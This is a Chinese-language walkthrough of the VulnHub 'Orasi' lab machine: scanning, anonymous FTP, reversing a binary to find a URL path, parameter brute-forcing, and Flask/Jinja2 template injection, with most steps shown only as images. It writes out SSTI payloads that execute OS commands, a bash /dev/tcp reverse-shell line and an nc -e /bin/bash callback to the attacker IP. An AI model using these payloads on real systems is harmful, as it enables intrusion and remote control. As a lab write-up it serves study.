
Orasi


下载地址：<https://download.vulnhub.com/orasi/Orasi.ova>

主机发现





目标157


端口扫描




端口服务扫描




漏洞扫描  





访问80和5000端口







看到有网站先去简单爆破一下



啥都没有目前只能去看看ftp（有匿名登入）




看到文件就直接下







Okok可执行文件

先跑一下看看






感觉要逆向了，上ida



Mov ptr看到一下字符串/sh4d0w$s


这个有点像url加上去看看（有两个端口）




好的访问进去了，接下来需要爆破参数了




有点尴尬，没出来，但是我想到了index上面一段奇怪的东东，应该有用



看着想crunch的命令格式，直接跑一下




嘶没错，那就这个是字典了






Ok出来了，接下来就是漏洞问题了



感觉有点像传入值=输出值，前面查出来了服务的版本，先去看看有没有洞



Emm都有问题


就只剩下ssti注入

<https://www.cnblogs.com/bmjoker/p/13508538.html>（原理）

当前使用的一些框架，比如python的flask，php的tp，java的spring等一般都采用成熟的的MVC的模式，用户的输入先进入Controller控制器，然后根据请求类型和请求的指令发送给对应Model业务模型进行业务逻辑判断，数据库存取，最后把结果返回给View视图层，经过模板渲染展示给用户。

找到的模板

{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_[%27os%27].popen(%27id%27).read()}}




成功了


接下来就是反弹shell（要编码）

bash -i >& /dev/tcp/192.168.21.131/666 0>&1


{{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_[%27os%27].popen(%27nc%20-e%20/bin/bash%20192.168.21.131%20666%20%20sh%27).read()}}




成功，用python优化一下shell



信息收集









发现好东西

看一下这个文件




这里有exec

